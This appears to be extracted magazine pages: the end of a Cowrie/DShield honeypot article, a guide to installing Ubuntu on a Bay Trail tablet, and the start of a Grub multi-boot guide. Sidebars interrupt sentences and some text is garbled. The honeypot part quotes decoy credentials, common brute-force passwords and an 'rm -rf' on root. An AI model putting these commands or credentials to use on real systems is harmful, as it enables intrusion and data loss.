$ tail -f /srv/cowrie/var/log/cowrie/cowrie.log
```

If you want to play around in Cowrie's faux shell, just SSH to your router's external IP address (Cowrie doesn't listen on the internal address) using the credentials `root:password`.

Lots of standard shell commands will appear to work correctly, but if you try something like `rm -rf` on the root

Please help us make this page better by submitting your own data.

We now offer a **Raspberry Pi** setup! For instructions please see [our github page](#). You may also submit logs from Cowrie, a telnet/ssh honeypot.

[more data about passwords...](#)

[more data about usernames...](#)

Password	Attempts	Username	Attempts
admin	206847	root	729779
123456	110596	admin	207419
1234	51997	user	45230
root	36730	nproc	30539
password	32089	guest	27204
nproc	30543	test	23998
user	28552	ubuntu	20744
123	25540	support	20231
12345	18561	postgres	13051
guest	18435	oracle	12885

*Top 10 Passwords Attempted Today*

*Top 10 Usernames Attempted Today*

➤ After a few days spent using DShield you'll see how unimaginative the bots are with their feeble password attempts.

directory you'll quickly see 'tis all trickery. Everything you type is logged, and you can `grep` it out of the logs (after first logging out of Cowrie's deceptive shell) with:

```
$ grep CMD /srv/cowrie/var/log/cowrie/cowrie.log
```

It's important to not take these personally and remember that most of these will be automated scans and bots. DShield is configured to send logs every half hour via a cron job. After that time your data will be visible from the My Account menu at the DShield portal.

Cowrie is designed to mimic services, but also to be very simple behind the scenes. This reduces the possibility of it actually falling to a vulnerability at some stage. After a few hours use, our logs started to show a few Python tracebacks resulting from Cowrie crashing out. This is in general nothing to worry about. In theory that's not meant to happen, and those tracebacks are sent to the project to stop them happening in future.

## Rooted routers and prudent

Most of what we've covered here will be more of interest to those wanting to defend their services than to home users. It's hard to give general advice for protecting your home network. We've always told users to keep their software updated and to be wary of emails from princes needing somewhere to stash their fortunes. And in general that advice goes a long way, those princes aren't real, and popular applications are patched quickly. The Linux Kernel has second-to-none security processes, even in the face of Spectre and Meltdown vulnerabilities that will be here for a long time. We put a lot of trust in our home routers, though, and perhaps that's misplaced. Imagine if all the machines on your network were subject to the same probing and

bothering that our honeypot endured over the past few days.

In 2018 a strain of malware dubbed VPNFilter was found to have infected some half a million home routers worldwide. While no damage was ever recorded from this attack, the malware had the ability to siphon off traffic, collect personal information, or brick the host router entirely. A domain used as a command and control (CnC) server was seized by the FBI soon after it was discovered, effecting paralysing it. As IPv6 gains adoption, and as more and more IoT devices are exposed to the Internet without appropriate security, it's inevitable that this flavour of attack shall become more prevalent.



➤ Speculative execution bugs are going to haunt us for years to come. WoooHOOO!

# Ubuntu: Linux on a tablet

It's time to dig deep and discover how to successfully install a working version of Ubuntu on a low-cost Windows 2-in-1 tablet.

**A**re you jealous of the sudden proliferation of cheap Windows 2-in-1 tablets? Wish you could run Linux on it instead? Spanish smartphone manufacturer, BQ, may be teaming up with Canonical to sell the Aquarius M10 tablet with Ubuntu pre-installed, but with the price tag expected to be north of £200, why pay more when it turns out you can – with a fair amount of tweaking – get Linux to install on one of those cheap Windows devices?

These devices all use a low-end Intel Atom quad-core processor known collectively as Bay Trail, and we managed to source one such tablet, which we've made the focus of this tutorial. The device in question is a Linx 1010, which sports an Atom Z3735F processor, 2GB RAM, 32GB internal EMMC (plus a slot for additional microSD card), two full-size USB ports and a touchscreen with multi-touch support. It can be bought with detachable keyboard and trackpad through the likes of [www.ebuyer.com](http://www.ebuyer.com) for under £150. These devices come with Windows 10 pre-installed, but as you'll discover, it's possible to both run and install flavours of Linux on them.

In a perfect world, you'd simply create a live Linux USB drive, plug it in and off you go, but there are a number of complications to overcome. First, these tablets pair a 64-bit processor with a 32-bit EFI – most distros expect a 64-bit processor with 64-bit EFI, or a 32-bit processor with traditional BIOS, so they won't recognise the USB drive when you boot. Second, while hardware support is rapidly improving with the latest kernel releases, it's still not particularly comprehensive out of the box. But don't worry – if you're willing to live with reduced functionality for now (things are improving on an almost daily basis) you can still get Linux installed and running in a usable setup using a Bay Trail-based tablet. Here's what you need to do.

It pays to take a full backup of your tablet in its current state, so you can restore it to its original settings if necessary. The best tool for the job by far is a free Windows application called *Macrium Reflect Free* ([www.macrium.com/reflectfree.aspx](http://www.macrium.com/reflectfree.aspx)). Install this on your tablet, then back up the entire disk to your tablet's microSD storage before creating a failsafe Macrium USB bootable drive for restoring the backup if required. Note: The microSD slot can't be detected by the rescue disc, so to restore your tablet to its default state you'll need a USB microSD card reader, which can be detected by the Macrium software.

With your failsafe in place, it's time to play. While they're very similar, Bay Trail tablets aren't identical, so it's worth searching for your tablet model and a combination of relevant terms ('Linux', 'Ubuntu' and 'Debian' etc) to see what turns up.

You're likely to find enthusiasts such as John Wells ([www.jfwhome.com](http://www.jfwhome.com)), who has detailed guides and downloadable scripts to getting Ubuntu running on an Asus Transformer T100TA tablet with most of the hardware working. Another good resource is the DebianOn wiki (<https://wiki.debian.org/InstallingDebianOn>) where you'll find many other tablets are featured with guides to what works, what issues to look out for and handy links and downloads for further information.

Sadly – for us – there's no handy one-stop shop for the Linx 1010 tablet, so we had to do a fair bit of experimenting before we found the best way forward for us (see *Experimenting with Linux support over the page*).

## Install Linux on Linx

We decided to go down the Ubuntu route when it came to the Linx 1010 tablet. We're indebted to the hard work of Ian Morrison for producing a modified version of Ubuntu (14.04.3 LTS) that not only serves as a live CD, but also works as an installer. We experimented with later Ubuntu releases – 15.10 and a daily build of 16.04 – but while the live distros work fine, installing them proved to be impossible. Still, all is not lost, as you'll discover later on. So, the simplest and easiest way to install Ubuntu on your Z3735F-powered tablet is to use Ian's Unofficial 'official' quasi Ubuntu 14.04.3 LTS release. This comes with 32-bit UEFI support baked in to the ISO, and includes custom-built drivers for key components including the Z3735F processor and the internal Wi-Fi adaptor. However, there's no touchscreen support, so you'll need to connect the tablet to a detachable keyboard and touchpad.

Go to [www.linuxium.com.au](http://www.linuxium.com.au) on your main PC and check out the relevant post (dated 12 August 2015, but last updated in December) under Latest. Click the 'Google Drive' link and select the blue 'Download' link to save **Ubuntu-14.04.3-desktop-linuxium.iso** file to your **Downloads** folder.

Once done, pop in a freshly formatted USB flash drive – it needs to be 2GB or larger and formatted using FAT32. The simplest way to produce the disk is to use UNetbootin and select your flash drive, browse for the Ubuntu ISO and create the USB drive. Once written, eject the drive. Plug it into one of the Linx's USB ports, then power it up by holding the power and volume + buttons together. After about five seconds or so you should see confirmation that boot menu is about to appear – when it does, use your finger to tap 'Boot Manager'. Use the cursor key to select the 'EFI USB Device' entry and hit Return to access the *Grub* menu. Next, select 'Try Ubuntu without installing' and hit Return again.

### Quick tip

Ian Morrison has done a lot of hard work building a version of Ubuntu 14.04.3 LTS for Z3735f-powered devices like the Linx 1010. If you'd like him to develop his work further – we recommend donating through his website [www.linuxium.com.au](http://www.linuxium.com.au).

## Hardware support

What's the current state of play for hardware support for Bay Trail tablets? It varies from device to device, of course, but there are differences. Here's what you should be looking for when testing your tablet:

- » **ACPI** This deals with power management. This is practically non-existent out of the box, but later kernels do tend to produce support for displaying battery status – the Linx appears to be the exception to the rule here. Suspend and hibernation should be avoided.
- » **Wi-Fi** Later kernels again improve support, but many devices use SDIO wireless adaptors, which aren't supported without patches or custom-built drivers like those found at <https://github.com/hadess/rtl8723bs>.

» **Bluetooth** This often needs patching with later kernels, although our Linx tablet retained Bluetooth connectivity throughout, even when the internal Wi-Fi adaptor stopped working.

» **Sound** A problem on many tablets, and even if the driver is recognised and loaded, required firmware may be missing. Be wary here – there are reports of users damaging their sound cards while trying to activate them.

» **Touchscreen** As we've seen, older kernels don't support them, but upgrading to kernel 4.1 or later should yield positive results, albeit with a bit of tweaking.

» **Camera** There's been little progress made here so far. In most cases you'll need to wait for drivers to appear.



» **Upgrade the kernel to 4.1 or later to make Ubuntu touch-friendly on your tablet.**

You'll see the Ubuntu loading screen appear and then after a lengthy pause (and blank screen) the desktop should appear. You should also get a momentary notification that the internal Wi-Fi adaptor has been detected – one of the key indications that this remixed Ubuntu distro has been tailored for Bay Trail devices.

Up until now you'll have been interacting with your tablet in portrait mode – it's time to switch it to a more comfortable landscape view, and that's done by click the 'Settings' button in the top right-hand corner of the screen and choosing System Settings. Select 'Displays', set the Rotation drop-down menu to 'Clockwise' and click 'Apply' (the button itself is largely off-screen, but you can just make out its left-hand end at the top of the screen as you look at it).

Next, connect to your Wi-Fi network by clicking the wireless button in the menu bar, selecting your network and entering the passkey. You're now ready to double-click 'Install Ubuntu 14.04.3' and follow the familiar wizard to install Ubuntu on to your tablet. You'll note that the installer claims the tablet isn't plugged into a power source even though you should have done so for the purposes of installing it – this is a symptom of Linux's poor ACPI support for these tablets.

We recommend ticking 'Download updates while installing' before clicking 'Continue'; at which point you'll probably see an Input/output error about fsyncing/closing – simply click 'Ignore' and then click 'Yes' when prompted to unmount various partitions.

At the partition screen you'll see what appears to be excellent news – Ubuntu is offering to install itself alongside Windows, but this won't work, largely because it'll attempt to install itself to your microSD card rather than the internal storage. This card can't be detected at boot up, so the install will ultimately fail. Instead, we're going to install Ubuntu in place of Windows, so select 'Something else'.


Ignore any warning about **/dev/sda** – focus instead on **/dev/mmcblk0**, which is the internal flash storage. You'll see four partitions – we need to preserve the first two (Windows Boot Manager and unknown) and delete the two NTFS partitions (**/dev/mmcblk0p3** and **/dev/mmcblk0p4** respectively). Select each one in turn and click the '-' button to delete them.

Next, select the free space that's been created (31,145MB or thereabouts) and click the '+' button. First, create the main partition – reduce the allocation by 2,048MB to leave space


### Quick tip

While it may be tempting to upgrade the kernel all the way to the current release (4.4.1 at time of writing) you may run into issues with your touchpad. For now, stick to kernel 4.3.3 until these problems are ironed out.

» You can create your Ubuntu installation media from the desktop using the **UNetbootin** utility – it's quick and (in this case) works effectively.



# Hacking



**» Make sure you manually set up your partitions when prompted – you need to preserve the original EFI partition.**

» for the swap partition, and set the mount point to '/'; but leave all other options as they are before clicking 'OK'. Now select the remaining free space and click '+' for a second time. This time, set 'Use as' to 'swap area' and click 'OK'. Finally, click the 'Device for bootloader installation' dropdown menu and select the Windows Boot Manager partition before clicking 'Install Now'. The rest of the installation process should proceed smoothly. Once it's finished, however, don't click 'Continue testing or Reboot now' just yet. First, there's a vital step you need to perform in order to make your copy of Ubuntu bootable, and that's install a 32-bit version of the Grub 2 bootloader. The step-by-step walkthrough (see *bottom right*) reveals the simplest way to do this, courtesy of Ian Morrison's handy script.

## Hardware compatibility

Once you've installed Ubuntu and rebooted into it for the first time, you'll once again need to set the desktop orientation to landscape via Screen Display under System Settings. Now open Firefox on your tablet and download two more scripts from <http://bit.ly/z3735fpatch> and <http://bit.ly/z3735f>.

**dsdt** respectively. Both improve the hardware support for devices sporting the Linx 1010's Z3735F Atom chip, and while they don't appear to add any extra functionality to the Linx, they do ensure the processor is correctly identified.

You need to **chmod** both scripts following the same procedure as outlined in step 2 of the *Grub* step-by-step guide (see *bottom right*), then install them one after the other, rebooting between each. Finally, download and install the latest Ubuntu updates when offered.

You'll notice the login screen reverts to portrait mode when you first log in – don't worry, landscape view is restored after you log in, and you can now review what is and isn't supported on your tablet. In the case of the Linx 1010, not an awful lot is working at this point. There's no ACPI support, the touchscreen isn't detected, and there's no camera support or sound (although the sound chip is at least detected). The internal Wi-Fi is thankfully supported, as are the USB ports, Bluetooth, keyboard/trackpad and internal flash.

Later versions of the kernel should improve compatibility – this is why we were keen to see if we could install Ubuntu 15.10 or 16.04 on the Linx. We were thwarted in this respect – touch support is present, but we had to manually add the **bootia32.efi** file to the **EFI\Boot** folder to get the live environment to boot, and installation failed at varying points, probably due to the spotty internal flash drive support. We're hoping the final release of 16.04 may yield more possibilities, but if you can't wait for that and are willing to run the risk of reduced stability read on.

If you're desperate to get touchscreen support for your tablet, and you've got a spare USB Wi-Fi adaptor handy (because updating the kernel breaks the internal Wi-Fi adaptor), then upgrade your kernel to 4.1 or later. We picked kernel 4.3.3 – to install this, type the following into a Terminal:

```
$ cd /tmp  
$ wget \kernel.ubuntu.com/~kernel-ppa/mainline/v4.3.3-wily/  
linux-headers-4.3.3-040303_4.3.3-040303.201512150130_all.  
deb
```


## Experimenting with Linux

The only other distro we were able to install successfully on the Linx 1010 tablet was Debian Jessie (8.3). It's unique in that both 32-bit and 64-bit versions work with 32-bit UEFI without any modification, but there's no live support: you'll have to install it direct to the hard drive.

Wi-Fi support isn't provided out of the box – we had to add a non-free firmware package to the USB flash drive to get our plug-in card recognised. Hardware support was minimal, although upgrading to kernel 4.2 did at least allow the internal Wi-Fi adaptor to be recognised.

Elsewhere we tried the Fedlet remix of Fedora (<http://bit.ly/fedora-fedlet>) as a live USB, but had to use a Windows tool (*Rufus*) to create the USB flash drive in order for it to boot. Performance was extremely sluggish, and the internal Wi-Fi adaptor wasn't recognised. Touch did work, however.

We also had success booting from a specialised Arch Linux ISO that had SDIO Wi-Fi and 32-bit UEFI support. You can get this from <http://bit.ly/arch-baytrail>, but stopped short of installing it. We also got a version of *Porteus* up and running from <http://build.porteus.org> with a lot of fiddling, but the effort involved yielded no better results than anything else we tried.



» Setting the issues with the Wi-Fi adaptor aside, installing Debian was a reasonably straightforward process on our Linx 1010 tablet.

```
$ wget kernel.ubuntu.com/~kernel-ppa/mainline/v4.3.3-wily/
linux-headers-4.3.3-040303-gener
ic_4.3.3-040303.201512150130_amd64.deb
$ wget \kernel.ubuntu.com/~kernel-ppa/mainline/v4.3.3-wily/
linux-image-4.3.3-040303-gener
ic_4.3.3-040303.201512150130_i386.deb
$ sudo dpkg -i linux-headers-4.3*.deb linux-image-4.3*.deb
```

Once complete, reboot your tablet. You'll discover you now have touch support at the login screen (this is single touch, not multi-touch), but once you log in and the display rotates you'll find it no longer works correctly. We'll fix that shortly.

First, you need to be aware of the drawbacks. You'll lose support for the internal SDIO wireless card (we had to plug in a spare USB Wi-Fi adaptor to get internet connectivity back) and the sound is no longer recognised. There may also be issues with stability that you can fix with a rough and ready workaround by configuring *Grub*:

```
$ sudo nano /etc/default/grub
```

Look for the line marked `GRUB_CMDLINE_LINUX_DEFAULT` and change it to this:

```
GRUB_CMDLINE_LINUX_DEFAULT="intel_idle.max_cstate=0 quiet"
```

Save your file, exit *nano* and then type:

```
$ sudo update-grub
```

Reboot, and you'll reduce the potential for system lockups, but note the kernel parameter increases power consumption and impact on battery life, which is a shame because the ACPI features still don't work, meaning that the power settings remain inaccurate: battery life is always rated at 100%, even when it's clearly not.

## Fix the touchscreen

Moving on, let's get the touchscreen working properly. First, identify its type using `xinput`. In the case of the Linx 1010, this reveals it has a Goodix Capacitive TouchScreen. What we need to do is instruct the touchscreen to rotate its matrix when the display does, which means it'll work in both portrait and landscape modes. You can do this using `xinput`:

```
xinput set-prop "Goodix Capacitive TouchScreen"
'Coordinate Transformation Matrix' 0 1 0 -1 0 1 0 0 1
```

You should now find the touchscreen works correctly in horizontal landscape mode. As things stand, you'll need to apply this manually every time you log into Ubuntu, while the touchscreen won't work properly if you rotate back to portrait mode. If you want to be able to rotate the screen and touchscreen together, then adapt the `rotate-screen.sh` script at <http://bit.ly/RotateScreen> (switch to Raw view, then right-click and choose 'Save page as' to save it to your tablet). Then open it in *Gedit* or *nano* to amend the following lines:

```
TOUCHPAD='pointer:SINO WEALTH USB Composite
Device'
```

```
TOUCHSCREEN='Goodix Capacitive TouchScreen'
```

Save and exit, then use the script:

```
$ ./rotate_desktop.sh <option>
```

Substitute `<option>` with normal (portrait), inverted, left or right to rotate both the screen and touchscreen matrix. Before using the script, you need to first undo the current screen rotation using Screen Display – restore it to its default view, then run `./rotate_desktop.sh` right to get touchpad and touchscreen on the same page.

From here we suggest creating a startup script:


open dash and type `startup`, then launch Startup Applications. Click 'Add'. Type a suitable name etc to help you identify it, click 'Browse' to locate and select your script – when done, click inside the 'Command' box and be sure to append `right` to the end of the script. Click 'Save', reboot and after logging in you should find your tablet and touchscreen now work beautifully with your plug-in keyboard and touchpad.

You've now successfully installed Ubuntu on your Bay Trail tablet. What next? Keep an eye out for the latest kernel updates and forums to see if entrepreneurial folk have found the workarounds and tweaks required to get more of your tablet's hardware working properly. As for us, we're off to see if we can get the internal sound and Wi-Fi working again before turning our attention to the ACPI settings... ■



Open Settings > Universal Access > Typing tab and flick the 'On Screen Keyboard' switch to On to have it start automatically with Ubuntu. Next, open Onboard Settings via the dash and tick 'Start Onboard Hidden'; plus tweak the keyboard to your tastes. Now you'll have easy access to the touch keyboard via the status menu.

## Install 32-bit Grub bootloader



### 1 Download install script

When Ubuntu has finished installing to your tablet, make sure the dialogue asking if you'd like to continue retesting or restart your PC is kept on-screen. Now open the Firefox browser and navigate to <http://bit.ly/grub32bit>, which will redirect to a Google Drive download page. Click 'Download' to save the `linuxium-32bit-patch.sh` to your Downloads folder.

### 2 Install script

The `linuxium-32bitpatch.sh` file is a script that automates the process of installing the 32-bit version of the *Grub 2* bootloader. Now you'll need to press `Ctrl+Alt+T` and type the following commands:

```
$ cd Downloads
$ chmod 700 linuxium-32bit-patch.sh
$ sudo ./linuxium-32bit-patch.sh
```

### 3 Reboot PC

You'll see a series of packages are downloaded and installed automatically, which will basically allow your tablet's 32-bit UEFI to recognise the *Grub* bootloader, and allow Ubuntu to load automatically at startup. Click the 'Restart Now' button to complete the process and wait while your PC reboots into Ubuntu proper for the first time.



# MULTI-BOOTING WITH GRUB

Having plenty of choice allows you to be fickle, so it's time we show you how to have several distros on your computer at once.

**T**here are lots of Linux distributions (distros) out there, each with their own strengths and weaknesses.

When you want to try another one you can usually get hold of a live version, or install it in a virtual machine, for a quick test. Both of these are quick and easy but are not the same thing as running an installed distro directly.

But perhaps you don't want to give up on your existing distro or maybe you share a computer with your partner and you prefer Mint but they like Fedora – it would be great to have both. So what are you to do? The term 'dual booting' is usually used to refer to having a Linux distro and

Windows installed on the same computer and choosing between them at boot time, but the same can be done with two Linux distros.

Over the next few pages we will look at how you can set up your computer to be able to boot from a choice of several operating systems, one of which may be Windows, so that you can have more than one Linux distro available at once. You could even extend the information we give here to include one or more of the BSD operating systems too. We'll

also look at how you can share things like your documents and photos between the various distros you are running.


### Grub 2 vs Grub legacy

Multi-booting Linux is made easier thanks to the almost universal adoption of *Grub 2* as the bootloader. There are two main versions of *Grub* available. The old version, that never quite reached 1.0, is often known as *Grub legacy*, while the newer *Grub 2* is what is used

by the vast majority of distros now. *Grub 2* is very different from the old program, giving rise to a reputation for complexity. In fact, its modular approach

**“Multi-booting Linux is made easier thanks to the almost universal adoption of Grub 2.”**

# Multi-booting



## ► **GParted** is the easiest way to manage your partitions, making room for another distro.

means it can handle many more booting situations and is able to automatically configure itself much of the time. We will only consider *Grub 2* from here on, and simply refer to it as *Grub*.

There are three main parts to *Grub*. The initial boot code is normally loaded into the Master Boot Record (MBR) of the disk. This is a small space, 446 bytes, so this code is minimal and just enough to load the second part, which lives in your **boot** directory or partition in a directory called **grub**. In here you will find the various filesystem modules, along with themes and fonts used if your distro has customised the boot menu's appearance. You will also find the most important file for the purposes of this article: **grub.cfg**. This file contains the menu definitions, which options appear in the boot menu and what happens when you select each one.

The first step is to get some operating systems installed. If you want to include Windows in your list of OSes, it should be installed first, which isn't usually an issue since it was probably on the computer already. Linux installers are good at identifying an existing installation of Windows and working with it. Then install your preferred distro as normal. This will give you a standard dual boot

setup, if you already have it you can skip the preceding paragraph and go straight onto the interesting part of adding extra Linux distros to your setup.

## Adding another distro

Distro installers can repartition your drive with varying degrees of success, so it's often best to prepare your drive beforehand. The best tool for this is *GParted* and, download the latest release from its home at <http://gparted.org>. Boot into *GParted Live* and resize your existing root partition to a suitable size. *GParted* will tell you how far you can go, but if possible make it at least 50% larger than the space it currently needs. Don't create a partition in the space that's freed up, leave it unallocated then install your second distro in the usual way, telling it to use the unallocated space on the drive. The installation is done in the normal way with one exception, you don't want to install *Grub* to the MBR. Most installers have an option to choose the location for *Grub*, it may be hidden behind an Advanced Button. If this isn't possible, we will show you how to move it later. Choose either to install it to the root partition of the distro or not at all. This only affects the first part of the *Grub* code, the files in **boot** and elsewhere will

still be installed. If you are offered a choice for the **swap** partition, pick the one from your other distro, they can both use it.

When the installer has finished, reboot your computer and you will see the boot menu from the first distro, with Windows showing, if appropriate, but no sign of your new distro.

That's because you have left the *Grub* settings untouched. One of the neat features of *Grub 2* is its ability to generate its own configuration files, so open a terminal and run:

```
$ sudo grub-mkconfig -o /boot/grub/grub.cfg
```

This will scan your hard drive for an OS and create menu entries for each of them. Now reboot and you should see both distros, and maybe Windows, in your boot menu. Ubuntu and its derivatives have a command called **update-grub**, which is a one line shell script that runs **grub-mkconfig** as above, use whichever you prefer. One advantage of not using the script is that you can preview the menu with **\$ sudo grub-mkconfig | less** to see what would be picked up and written to the menu. You need to understand 'Grubese' to make sense of this.

## Moving Grub


If your new installation didn't offer an option to relocate *Grub*, you will probably get a boot menu with everything already in it, because it ran **grub-mkconfig** as part of the process. So why not let this happen every time? The problem is with updates, when a distro's package manager installs an update to the Linux kernel, it will re-enable that distro's version of *Grub*, so you'll find the menu switching from one distro to the other. To relocate *Grub* to a distro's partition, first boot into the distro you want to manage *Grub* and make sure it's doing so with this terminal command (assuming you are using the disk at **/dev/sda**): **\$ grub-install /dev/sda**.

Then boot into the other distro and identify the partition holding your root filesystem with **\$ findmnt -o SOURCE**, then tell *Grub* to keep its bootloader there with **\$ grub-install --force /dev/sdAN** where **sNaN** is the device returned by **findmnt**. We need **--force**

## One distro in control

The first distro you install should be considered your primary distro; this is the one that controls booting, at least for now. Because of that, you should never remove the primary distro or you could render your computer

unbootable – at least until you boot from a rescue disc to fix things. Other distros can be removed later with no more inconvenience with a superfluous boot menu entry that goes nowhere (until you run **update-grub** again).



► Some distros allow you to keep *Grub* out of the MBR when you install them, but they may try to tell you this isn't a good idea!

# Hacking

» because installing *Grub* to a partition is considered less than ideal these days, but all we really want to do here is keep it out of the way. This means that when a kernel update appears for that distro, your boot menu won't get messed up. In fact, it won't be touched at all, so you will need to boot into your primary distro and run `grub-mkconfig` or `update-grub` again to pick up the changes.

## Configuring Grub

*Grub's* ability to generate its own menu based on the contents of your hard drive is one of its killer features, but you can also configure how these menus are created. This uses the scripts in `/etc/grub.d` and the settings in `/etc/default/grub`. This file contains a number of variable definitions which you can change to alter the menu, eg *Grub* normally boots the first option if you do not select anything, find the line that sets `GRUB_DEFAULT=0` and change it to the number you want to be

default (Grub counts from zero so the standard setting boots the first item). You can also change the timeout with the line `GRUB_TIMEOUT` and the default kernel options in `GRUB_LINUX_DEFAULT`. The file is commented, explaining the options, or you can read the *Grub* info page for a more detailed listing of all the options.

The files in `/etc/grub.d` are shell scripts that are run by `grub-mkconfig`. If you want to customise your boot menu, you can add your own scripts, all they need to do is output valid menu entries. The scripts in `/etc/grub.d` are run in order, which is why their names start with numbers. **00\_header** writes the standard settings at the top of the menu file, while **10\_**

**linux** creates menu entries for the running distro while **30\_os-prober** scans your hard disk for other operating systems, Linux or otherwise, and adds them to the menu. The last one is the way one menu can contain all of your distros.

## Chainloading

